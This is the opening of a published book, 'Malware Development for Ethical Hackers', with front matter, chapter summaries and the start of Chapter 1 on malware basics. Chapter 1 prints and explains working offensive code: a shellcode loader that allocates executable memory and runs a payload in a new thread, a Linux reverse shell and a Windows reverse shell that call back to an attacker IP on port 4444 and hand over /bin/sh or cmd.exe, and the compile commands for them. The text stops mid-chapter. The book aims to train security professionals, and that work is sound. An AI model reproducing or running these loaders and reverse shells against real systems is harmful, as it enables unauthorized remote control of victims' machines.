
packt



1ST EDITION

Malware Development for Ethical Hackers

Learn how to develop various types of malware to strengthen cybersecurity

ZHASSULAN ZHUSSUPOV

Malware Development for Ethical Hackers

Learn how to develop various types of malware to strengthen cybersecurity

Zhassulan Zhussupov

‹packt›

Malware Development for Ethical Hackers

Group Product Manager: Pavan Ramchandani

Publishing Product Manager: Neha Sharma

Book Project Manager: Ashwini Gowda

Senior Editor: Runcil Rebello

Technical Editor: Irfa Ansari

Copy Editor: Safis Editing

Proofreader: Runcil Rebello

Indexer: Rekha Nair

Production Designer: Prafulla Nikalje

DevRel Marketing Coordinator: Marylou De Mello

First published: June 2024

Production reference: 1230524

Published by Packt Publishing Ltd.

Grosvenor House
11 St Paul's Square
Birmingham
B3 1RB, UK

ISBN 978-1-80181-017-3

www.packtpub.com

I dedicate this book to my beloved wife, Laura, my hero son, Yerzhan, and my little princess, Munira, and I thank them for their inspiration, support, and patience.

– Zhassulan Zhussupov

Contributors

About the author

Zhassulan Zhussupov is a professional who wears many hats: software developer, cybersecurity enthusiast, and mathematician. He has been developing products for law enforcement for over 10 years. Professionally, Zhassulan shares his experience as a malware analyst and threat hunter at the MSSP Research Lab in Kazakhstan, a cybersecurity researcher at Websec B.V. in the Netherlands, and Cyber5W in the US. He has also actively contributed to the Malpedia project. Zhassulan's literary achievements include writing the popular e-books *MD MZ Malware Development* and *Malwild: Malware in the Wild*, details of which can be found on his personal GitHub page. He is the author and co-author of numerous articles on cybersecurity blogs and has also spoken at various international conferences, such as Black Hat, DEFCON, BSides, Standoff, and many others. His love for his family is reflected in his role as a loving husband and caring father.

First of all, special thanks to my parents; my fascination with computers began with them.

I want to thank the entire cybersecurity community, readers who were looking forward to the publication of this book, and all my colleagues—true professionals.

I also want to thank all the employees of the Kazdream Technologies IT holding; there are so many of them that it is impossible to list them all, so I express special gratitude to my friend and founder Dauren Tulebaev, the ideological inspirer of the +1 charity foundation, Anya Tsyganova, as well as Kakhar Kashimov, Arman Shaykhina, Madiyar Tuleuov, Gulmira Kupesheva, Uaiss Yerekesh, Alexey and Artem Rychko, Dauren Salipov, Saken Tleuberdin, Timur Omarov, Marlen Muslimov, Alisher Bektash, Kanat Zikenov, and Ayan Satybaldy.

Thanks also to my friends Olzhas Satiyev and Yenlik Satiyeva.

I also thank the entire team at Packt Publishing without whom this book would look different, in particular Ashwini Gowda, Neha Sharma, and Runcil Rebello.

About the reviewers

Marc Messer is a reverse engineer from Knoxville, TN. His professional background is primarily in incident response and malware analysis. When not staring at debuggers, he enjoys playing music, running, and creating ASCII art.

Terrence Williams's cybersecurity journey began unexpectedly as a Marine. He thrived in the ever-evolving field, driven by growth and learning. Teaching DFIR and cloud security at SANS, he aims to transform lives and impart a growth mindset. Terrence's expertise shines through mentorship and work at big tech companies. His practical approach and in-depth knowledge of malware and cyber threats equip aspiring ethical hackers with the skills to excel in their cybersecurity careers.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with properly written authorizations from the appropriate persons responsible.

Table of Contents

3

Mastering Malware Persistence Mechanisms 69

4

Mastering Privilege Escalation on Compromised Systems 105

Part 2: Evasion Techniques

5

6

7

8

Navigating the Antivirus Labyrinth – a Game of Cat and Mouse 177

Part 3: Math and Cryptography in Malware

9

Exploring Hash Algorithms 201

10

Simple Ciphers 219

11

Unveiling Common Cryptography in Malware 237

12

Advanced Math Algorithms and Custom Encoding 255

Part 4: Real-World Malware Examples

13

14

Preface

Welcome to our comprehensive guide on malware development and offensive programming. In this book, we embark on a journey through the intricate world of malware, exploring its evolution, development techniques, and defensive strategies. From understanding the anatomy of malware to mastering advanced cryptographic techniques, each chapter will equip you with valuable insights and practical knowledge. Whether you're a cybersecurity enthusiast, a budding malware analyst, or a seasoned professional, this book offers something for you. By the end of our journey, you'll be well-versed in the tools, tactics, and techniques used by both malware creators and researchers in the ever-evolving landscape of cybersecurity.

Who this book is for

This book is tailored for cybersecurity professionals, malware analysts, penetration testers, and aspiring ethical hackers seeking to deepen their understanding of malware development and offensive programming. It is also suitable for software developers and IT professionals interested in enhancing their knowledge of cybersecurity threats and defensive techniques. While some familiarity with programming languages such as C/C++, Python, or PowerShell will be beneficial, the book provides comprehensive explanations and examples suitable for both intermediate and advanced readers. Whether you're looking to bolster your offensive cybersecurity skill set or gain insights into the tactics employed by malicious actors, this book offers valuable insights and practical examples.

What this book covers

Chapter 1, *A Quick Introduction to Malware Development*, aims to familiarize you with the intricate domain of malware development and offensive programming. It covers essential concepts, the structure of malware, diverse development techniques, and basic compilation methods. Additionally, it discusses the tools and Windows internals theory employed by malware developers.

Chapter 2, *Exploring Various Malware Injection Attacks*, explores practical demonstrations of various malware injection strategies. It begins with conventional approaches, such as code and DLL injection, and advances to more sophisticated techniques, including thread hijacking and API hooking.

Chapter 3, *Mastering Malware Persistence Mechanisms*, discusses how to achieve persistence on a compromised system, as it significantly enhances the stealthiness of malware, enabling it to persist even after system restarts, logoffs, or reboots following a single injection or exploit. This chapter concentrates exclusively on Windows systems, given their extensive support for persistence mechanisms such as Autostart. It covers prevalent techniques for establishing persistence on Windows machines. You will develop basic malware and implement various methods to ensure its persistence on the victim's system.

Chapter 4, *Mastering Privilege Escalation on Compromised Systems*, delves into common privilege escalation techniques employed in Windows operating systems. In many cases, malware may not have sufficient access upon initial compromise to fully execute its malicious objectives. This is where privilege escalation becomes crucial. From Access Token Manipulation to DLL search order hijacking and bypassing User Access Control, this chapter explores various methods and techniques. You will not only learn about the underlying mechanisms but also witness practical applications in real-world scenarios.

Chapter 5, *Anti-Debugging Tricks*, explores the methods by which an application can identify if it is being debugged or scrutinized by an analyst. Numerous techniques exist for detecting debugging, and we'll delve into several of them in this chapter. While analysts can counteract each technique, some are more intricate than others.

Chapter 6, *Navigating Anti-Virtual Machine Strategies*, explains how to implement **anti-virtual machine** (**anti-VM**) measures to thwart analysis attempts. Anti-VM techniques are prevalent in widely distributed malware, such as bots, scareware, and spyware, primarily because VMs are commonly used in sandboxes. Since these malware types typically target average users' computers, which are less likely to run VMs, anti-VM strategies are crucial.

Chapter 7, *Strategies for Anti-Disassembly*, focuses on equipping readers with anti-disassembly and anti-debugging methods to fortify their code. Anti-disassembly involves incorporating specific code or data into a program to deceive disassembly analysis tools, leading to an inaccurate program listing. Malware authors employ this technique either manually, using dedicated tools during creation and deployment, or by integrating it into their malware's source code. This chapter enhances the expertise necessary for successful malware development.

Chapter 8, *Navigating the Antivirus Labyrinth – a Game of Cat and Mouse*, enhances your malware development skills by explaining how to circumvent AV/EDR systems. Currently, antivirus software utilizes diverse methods to detect harmful code within files. These techniques include static detection, dynamic analysis, and behavioral analysis, particularly in more advanced **Endpoint Detection and Response** (**EDR**) systems.

Chapter 9, *Exploring Hash Algorithms*, explores prevalent hash algorithms utilized in malware and provides examples illustrating their implementation. Hash algorithms are pivotal in malware, and are frequently employed for diverse tasks such as verifying the integrity of downloaded components or evading detection by altering a file's hash.

Chapter 10, *Simple Ciphers*, delves into the usage of ciphers in malware for code obfuscation or data encryption. It simplifies advanced cryptography by focusing on basic ciphers such as the Caesar cipher, the substitution cipher, and the transposition cipher. You will learn about these foundational encryption methods and their mechanisms, strengths, and weaknesses. Practical examples demonstrate their application in real malware, illustrating how even simple ciphers can pose challenges to analysts.

Chapter 11, *Unveiling Common Cryptography in Malware*, investigates the prevalent cryptographic methods utilized in malware for securing communication and safeguarding payloads.

Chapter 12, *Advanced Math Algorithms and Custom Encoding*, introduces intricate mathematical algorithms and personalized encoding methods that certain malware creators utilize to elevate the complexity of their malware. This chapter will scrutinize such techniques, going beyond conventional cryptographic approaches to examine advanced mathematical algorithms and customized encoding techniques employed by malware developers to fortify their creations. Topics encompass custom encryption and encoding schemes for obfuscation, as well as sophisticated mathematical constructs and number theory. Real-world instances of malware utilizing these advanced techniques will be employed to elucidate these concepts.

Chapter 13, *Classic Malware Examples*, guides you through the historical evolution of malware, analyzing iconic examples that have significantly impacted the digital realm. Since the inception of computing, malware has posed a persistent threat. From early viruses such as ILOVEYOU and MyDoom to infamous worms such as Stuxnet, Carberp, and Carbanak, you will delve into the functionalities, propagation methods, and payloads of these historic menaces. Each case study not only elucidates fundamental concepts of malware design and operation but also provides context for the emergence of these threats, offering a comprehensive understanding of the continually evolving strategies in malware development and the cyber threat landscape.

Chapter 14, APT and Cybercrime, introduces **Advanced Persistent Threats** (**APTs**) and their significance in cybercrime. You will learn about the characteristics of APTs, explore infamous examples, and delve into the techniques employed by these APTs.

Chapter 15, *Malware Source Code Leaks*, explores the impact of malware source code leaks on cyber security, highlighting both the opportunities they present for researchers and the risks they pose for the proliferation of more sophisticated malicious software. You will examine notable historical incidents of malware source code leaks and gain an understanding of how these leaks occur and the information they reveal. Additionally, this chapter delves into the ways in which leaked source code has influenced the development of advanced malware techniques. By discussing strategies for managing and securing source code, you will also learn how to analyze leaked code for offensive purposes.

Chapter 16, *Ransomware and Modern Threats*, delves into modern ransomware threats, elucidating their encryption methods, communication with command and control servers, and ransom demands. It also examines recent trends, such as double extortion tactics and **ransomware-as-a-service** (**RaaS**). By the chapter's end, you will know about the mechanics of these threats, be able to develop defenses against them, and know how to analyze ransomware leaked code.

To get the most out of this book

Before diving into this book, you should have a basic understanding of programming languages such as C/C++, Python, and x86/x64 Assembly. Familiarity with Windows internals and tools such as the Windows Sysinternals Suite will also be beneficial. While the book provides explanations and examples suitable for both intermediate and advanced readers, having a foundational knowledge of these concepts will enhance comprehension and enable you to fully grasp the techniques discussed throughout the chapters.

Software/hardware covered in the book	**Operating system requirements**
Mingw for Linux (GCC)	Kali Linux or Parrot Security OS
Oracle VirtualBox 7.0	Linux or Windows
Microsoft Sysinternals Suite	Windows 7, Windows 10
Process Hacker 2	Windows 7, Windows 10
x64dbg debugger	Windows 10
PE-bear	Windows 7, Windows 10

To create and manage virtual machines, you can use VMware products instead of Oracle VirtualBox; installation, configuration and other documentation can be found on the official VMware website: `https://www.vmware.com/`.

If you are using the digital version of this book, we advise you to type the code yourself or access the code from the book's GitHub repository (a link is available in the next section). Doing so will help you avoid any potential errors related to the copying and pasting of code.

The author of the book tested all the examples in the book, and some research in the field of malware development has been published by the author on various blogs, in cybersecurity magazines, and at conferences. If some part of the code does not work as expected on your system, it is important to understand that successfully running the examples in the book depends on the configuration of your operating system, and in some cases even depends on the hardware of your computer.

Download the example code files

You can download the example code files for this book from GitHub at `https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers`. If there's an update to the code, it will be updated in the GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, variable names, and Twitter handles. Here is an example: "Assume your program has to call a function called `Meow`, which is exported in a DLL named `cat.dll`."

A block of code is set as follows:

```
pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"),
"VirtualAlloc");
payload_mem = pVirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
deXOR(cVirtualAlloc, sizeof(cVirtualAlloc), secretKey,
sizeof(secretKey));
pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"),
cVirtualAlloc);
```

Any command-line input or output is written as follows:

```
$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For instance, words in menus or dialog boxes appear in **bold**. Here is an example: "Then, on the **Network** tab, we'll notice that our process has established a connection to the attacker's host IP address."

> **Tips or important notes**
>
> Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, email us at `customercare@packtpub.com` and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata` and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Share Your Thoughts

Once you've read *Malware Development for Ethical Hackers*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below

`https://packt.link/free-ebook/9781801810173`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly

Part 1: Malware Behavior: Injection, Persistence, and Privilege Escalation Techniques

In this part, we explore the fundamental behaviors of malware, examining how it operates within systems, maintains persistence, and gains elevated privileges to carry out its malicious objectives. With a deep explanation of malware development and coverage of advanced techniques such as injection attacks and privilege escalation, this section provides a solid foundation for you to explore the complex realm of offensive programming and cybersecurity.

This part contains the following chapters:

- *Chapter 1*, *A Quick Introduction to Malware Development*
- *Chapter 2*, *Exploring Various Malware Injection Attacks*
- *Chapter 3*, *Mastering Malware Persistence Mechanisms*
- *Chapter 4*, *Mastering Privilege Escalation on Compromised Systems*

1

A Quick Introduction to Malware Development

Malware development represents a paradoxical frontier in the world of ethical hacking and cybersecurity engineering. On one side, it is the realm of nefarious hackers intent on wreaking havoc, stealing information, and disrupting systems. On the other hand, it is the playground of ethical hackers and cybersecurity engineers who seek to understand the inner workings of malicious software to better protect and fortify systems against them. In essence, malware development is the process of creating software with the intent of causing harm, unauthorized access, or disruption of services. But for cybersecurity professionals, it provides a pathway to deeper knowledge and comprehensive understanding of threats, helping to stay a step ahead of adversaries.

In this chapter, we're going to cover the following main topics:

- What is malware development?
- Unpacking malware functionality and behavior
- Leveraging Windows internals for malware development
- Exploring PE-files (EXE and DLL)
- The art of deceiving a victim's systems

Technical requirements

In this book, I will use the Kali Linux (`https://www.kali.org/`) and Parrot Security OS (`https://www.parrotsec.org/`) virtual machines for development and demonstration and Windows 10 (`https://www.microsoft.com/en-us/software-download/windows10ISO`) as the victim's machine.

In the book's repository, you can find instructions for setting up virtual machines according to the VirtualBox documentation.

The next thing we'll want to do is set up our development environment in Kali Linux. We'll need to make sure we have the necessary tools installed, such as a text editor, compiler, etc.

I just use NeoVim (`https://github.com/neovim/neovim`) with syntax highlighting as a text editor. Neovim is a great choice for a lightweight, efficient text editor, but you can use another you like, for example, VSCode (`https://code.visualstudio.com/`).

As far as compiling our examples, I use MinGW (`https://www.mingw-w64.org/`) for Linux, which is installed in my case via the following command:

```
$ sudo apt install mingw-*
```

The code for this chapter can be found at this link: `https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/`.

What is malware development?

Whether you're a specialist in red team or pentesting operations, gaining knowledge of malware development techniques and tricks offers an encompassing view of sophisticated attacks. Furthermore, considering that a significant portion of traditional malwares are developed under Windows, it inherently provides a practical understanding of Windows development.

Malware is a type of software designed to conduct malicious actions, such as gaining unauthorized access to a computer or stealing sensitive information from a computer. The term **malware** is typically associated with illegal or criminal activity, but it can also be used by ethical hackers, such as penetration testers and red teamers, to execute an authorized security assessment of an organization.

Developing custom tools, such as malware, that have not been analyzed or signed by security vendors provides the attacking team with an advantage in terms of detection. This is where knowledge of malware development becomes crucial for a more effective offensive security assessment.

A simple example

Malware can theoretically be written in any programming language, including C, C++, C#, Python, Go, Powershell, and Rust. However, there are a few reasons why some programming languages are more popular than others for malware development.

For example, the simplest malware in C looks like that which can be found at `https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/01-whatis-malware-dev/hack.c`.

In a nutshell, here's the basic flow. The program allocates a chunk of memory:

```
// reserve and commit memory for the payload
  memory_for_payload = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_
RESERVE, PAGE_READWRITE);
```

Then, it copies the payload into the allocated memory:

```
RtlMoveMemory(memory_for_payload, actual_payload, payload_len);
```

It changes the memory's permission so that it can be executed:

```
operation_status = VirtualProtect(memory_for_payload, payload_len,
PAGE_EXECUTE_READ, &previous_protection_level);
```

It creates a new thread of execution and starts running the payload in that new thread:

```
 if ( operation_status != 0 ) {
     // execute the payload
     thread_handle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)
memory_for_payload, 0, 0, 0);
     WaitForSingleObject(thread_handle, -1);
  }
  return 0;
```

A lot of things will seem incomprehensible to you, although perhaps some readers have already encountered something similar. Generally, this simple piece of C++ code demonstrates a basic form of malware.

> **Important note**
> All examples will be written in C/C++ languages

C/C++ has long been a preferred language for both malware development and the broader field of adversary simulation. The efficiency and low-level access to system resources provided by these languages make them highly effective tools in the hands of skilled developers exploring vulnerabilities, exploits, and threat modeling.

Unlike higher-level languages, C/C++ allows for direct manipulation of hardware and memory, offering unparalleled control and flexibility in crafting code that interacts with operating systems, network protocols, and other core computing components.

This granular control enables the creation of complex, stealthy, and tailored malware that can evade detection, manipulate system behavior, and carry out sophisticated attacks. Additionally, understanding C/C++ provides insights into how operating systems and software fundamentally work, forming a critical foundation for anyone studying or engaging in cybersecurity.

This knowledge not only helps in developing effective countermeasures but also allows for realistic and informed adversary simulations, reproducing real-world attack scenarios for research, training, and defensive strategy planning.

Thus, proficiency in C/C++ becomes a potent asset in the continuously evolving battlefield of cyber warfare, where understanding and simulating the adversary's capabilities is key to developing robust and resilient defenses.

Unpacking malware functionality and behavior

This chapter provides an overview of the various malware behaviors, some of which you may already be familiar with. My objective is to provide a summary of common behaviors and to equip you with a well-rounded knowledge base that will enable you to develop a variety of malicious applications. Because new malware is constantly being created with seemingly limitless capabilities, I cannot possibly cover every type of malware, but I can give you a decent idea of what to look for.

Types of malware

Let's start by discussing some of the most common types of malware. There are many different categories, but we can start by talking about viruses, worms, and trojans. **Viruses** are pieces of code that attach themselves to other programs and replicate themselves, often causing damage in the process. **Worms** are similar to viruses, but they are self-replicating and can spread across networks without human intervention. **Trojans** are pieces of software that appear to be legitimate but actually have a hidden, malicious purpose.

Certainly, here are brief descriptions of some common malware behaviors:

- **Backdoors**: Malware with a backdoor capability allows an attacker to breach normal authentication or encryption in a computer, product, or embedded device, or sometimes its protocol. Backdoors provide attackers with invisible access to systems, enabling them to remotely control the victim's machine for various malicious activities.
- **Downloaders**: Downloaders are a type of malware that, once installed on a victim's system, downloads and installs other malicious software. These are often used in multi-stage attacks where the downloader serves as a means to bring in more advanced, and sometimes tailored, threats onto the compromised machine.
- **Trojan**: Trojan malware is malicious software that disguises itself as legitimate software. The term is derived from the Ancient Greek story of the deceptive wooden horse that led to the fall of the city of Troy. Trojans can allow cyber-thieves and hackers to spy on you, steal your sensitive data, and gain backdoor access to your system.
- **Remote access trojans** (**RATs**): RATs provide the attacker with complete control over the infected system. They can be used to install additional malware, send data to a remote server, interfere with the operation of devices, modify system settings, run or terminate applications, and more. RATs can be particularly dangerous because they often remain undetected by antivirus software.
- **Stealers**: These types of malware are designed to extract sensitive data from a victim's system, including passwords, credit card details, and other personal information. Once the data is stolen, it can be used for malicious purposes such as identity theft or financial fraud, or even sold on the dark web.
- **Bootkits**: A bootkit is a malware variant that infects the **master boot record** (**MBR**). By attacking the startup routine, the bootkit ensures that it loads before the operating system, remaining hidden from antivirus programs. Bootkits often provide backdoor access and are notoriously difficult to detect and remove.

- **Reverse shells**: In the context of a reverse shell, the attacking machine obtains communications from the target machine. A listener port is present on the attacking machine, through which it obtains the connection, providing a covert channel that bypasses firewall or router restrictions on the target machine. This can provide command-line access and, in some cases, full control over the target machine.

These descriptions should give you a decent understanding of the typical behaviors associated with various malware types. The focus on reverse shells underlines their significance in the modern threat landscape. They are a favorite tool for many attackers due to their ability to evade detection while granting substantial control over a compromised system.

Reverse shells

The reverse shell can utilize standard outbound ports, such as ports `80`, `443`, `8080`, etc.

The reverse shell is typically used when the victim machine's firewall blocks incoming connections from a specific port. Red teamers and pentesters use reverse ports to circumvent this firewall restriction.

There is, however, a caveat. This exposes the attacker's control server, and network security monitoring services may be able to detect traces.

Three stages are required to create a reverse shell:

1. First, an adversary exploits a system or network flaw that allows code execution on the target.
2. An adversary then installs a listener on their own system.
3. The vulnerability is exploited by an adversary injecting a reverse shell on a vulnerable system.

There is one additional caveat. In actual cyberattacks, the reverse shell can also be obtained through social engineering. For instance, malware installed on a local workstation through a phishing email or a malicious website could initiate an outgoing connection to a command server and provide hackers with a reverse shell capability.

Practical example: reverse shell

First of all, let's go to write a simplest reverse shell for Linux machines: `https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/02-reverse-shell-linux/hack2.c`

Let's analyze what this code does in detail:

1. First, include the required headers:

```
#include <stdio.h>
#include <unistd.h>
#include <netinet/ip.h>
```

```
#include <arpa/inet.h>
#include <sys/socket.h>
```

These include statements importing the necessary libraries for network communication and process creation.

IP address of the attacker:

```
const char* attacker_ip = "10.10.1.5";
```

The IP address of the attacker's machine to which the reverse shell should communicate back.

2. In the next step, we prepare the target victim's address:

```
struct sockaddr_in target_address;
target_address.sin_family = AF_INET;
target_address.sin_port = htons(4444);
inet_aton(attacker_ip, &target_address.sin_addr);
```

This sets up a `sockaddr_in` structure with the target IP address and port. The IP address is converted from human-readable format to a struct `in_addr` using the `inet_aton()` function. The port is specified as `4444` and is converted to network byte order using `htons()`.

3. Then, create new socket:

```
int socket_file_descriptor = socket(AF_INET, SOCK_STREAM, 0);
```

This is called `socket()` to create a new TCP/IP socket.

4. Connect to the attacker's server:

```
connect(socket_file_descriptor, (struct sockadr *)&target_
address, sizeof(target_address));
```

This tries to connect the socket to the specified IP address and port.

5. Then, the most important part is redirecting standard input, output, and error to the socket:

```
for (int index = 0; index < 3; index++) {
        // dup2(socket_file_descriptor, 0) - link to standard
input
        // dup2(socket_file_descriptor, 1) - link to standard
output
        // dup2(socket_file_descriptor, 2) - link to standard
error
        dup2(socket_file_descriptor, index);
}
```

`dup2()` is used to duplicate the socket file descriptor to the file descriptors for standard input, standard output, and standard error. This means that all input to and output from the subsequent shell will go over the network connection.

6. Spawn a shell:

```
execve("/bin/sh", NULL, NULL);
```

Finally, `execve()` is called to replace the current process image with a new process image. In this case, it starts a new shell `"/bin/sh"`. Because of the previous `dup2()` calls, this shell will communicate over the network connection.

As you can see, this is a simple *dirty* proof of concept and doesn't contain any error checking.

Practical example: reverse shell for Windows

Therefore, let's code a straightforward Windows reverse shell. This is the pseudo code of a Windows shell:

1. Initialize the socket library through a `WSAStartup` call.
2. Create the socket.
3. Connect the socket to a remote host and port (the host of the attacker).
4. Launch `cmd.exe`.

   First of all, set up the required libraries, variables, and structures:

```
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "w2_32")
WSADATA socketData;
SOCKET mainSocket;
struct sockaddr_in connectionAddress;
STARTUPINFO startupInfo;
PROCESS_INFORMATION processInfo;
```

5. Then, set the IP address and port to connect back to (which are currently set to `10.10.1.5` and `4444`):

```
char *attackerIP = "10.10.1.5";
short attackerPort = 4444;
```

6. This part is called **socket initialization**. The Windows Sockets library is initialized with `WSAStartup` and a socket is created with `WSASocket`:

```
// initialize socket library
WSAStartup(MAKEWORD(2, 2), &socketData);
// create socket object
mainSocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL,
(unsigned int)NULL, (unsigned int)NULL);
```

7. After that, the socket address structure is filled with the IP and port information and a connection is attempted using `WSAConnect`:

```
connectionAddress.sin_family = AF_INET;
connectionAddress.sin_port = htons(attackerPort);
connectionAddress.sin_addr.s_addr = inet_addr(attackerIP);

// establish connection to the remote host
WSAConnect(mainSocket, (SOCKADDR*)&connectionAddress,
sizeof(connectionAddress), NULL, NULL, NULL, NULL);
```

8. Okay, let's go to setting up process creation logic. `STARTUPINFO` is set to use the socket as standard input, output, and error handles. Then, `CreateProcess` is called to start a command prompt with these redirected I/O handles:

```
memset(&startupInfo, 0, sizeof(startupInfo));
startupInfo.cb = sizeof(startupInfo);
startupInfo.dwFlags = STARTF_USESTDHANDLES;
startupInfo.hStdInput = startupInfo.hStdOutput = startupInfo.
hStdError = (HANDLE) mainSocket;

// initiate cmd.exe with redirected streams
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL,
&startupInfo, &processInfo);
```

Finally, the full source code looks like this: `https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/03-reverse-shell-windows/hack3.c`

Next, let's demonstrate this logic!

Demo

First, we compile our reverse shell malware:

```
$ i686-w64-mingw32-g++ hack3.c -o hack3.exe -lws2_32 -s -ffunction-
sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive
```

Here's a brief explanation of each flag used in the command:

- `-o hack3.exe`: This specifies the output file name for the compiled executable.
- `-lws2_32`: This links the Winsock library (`ws2_32.lib`), which is necessary for networking operations on Windows platforms.
- `-s`: This requests the compiler to strip symbol table and relocation information from the executable, reducing its size.

- `-ffunction-sections`: This tells the compiler to place each function into its own section in the output file. This flag is often used in combination with the linker flag `--gc-sections` to remove unused code.
- `-fdata-sections`: Similar to `-ffunction-sections`, this flag instructs the compiler to place each global variable into its own section.
- `-Wno-write-strings`: This suppresses warnings related to writing to string literals. It tells the compiler not to warn when code attempts to modify string literals, which is undefined behavior.
- `-fno-exceptions`: This disables exception handling support. This flag tells the compiler not to generate code for exception handling constructs such as try-catch blocks.
- `-fmerge-all-constants`: This enables the merging of identical constants. The compiler tries to merge identical constants into a single instance, reducing the size of the executable.
- `-static-libstdc++`: This links the C++ standard library statically so that the resulting executable does not depend on a dynamic link to `libstdc++` at runtime.
- `-static-libgcc`: This links the GCC runtime library statically, ensuring that the resulting executable does not depend on a dynamic link to `libgcc` at runtime.
- `-fpermissive`: This relaxes some language rules to accept non-conforming code more easily. It allows the compiler to be more permissive when encountering non-standard or potentially unsafe constructs.

In almost all the code examples in this book, I will use these flags when compiling.

On the Kali Linux machine, it looks like this:




Figure 1.1 – Compiling hack3.c

Next, let us do the following:

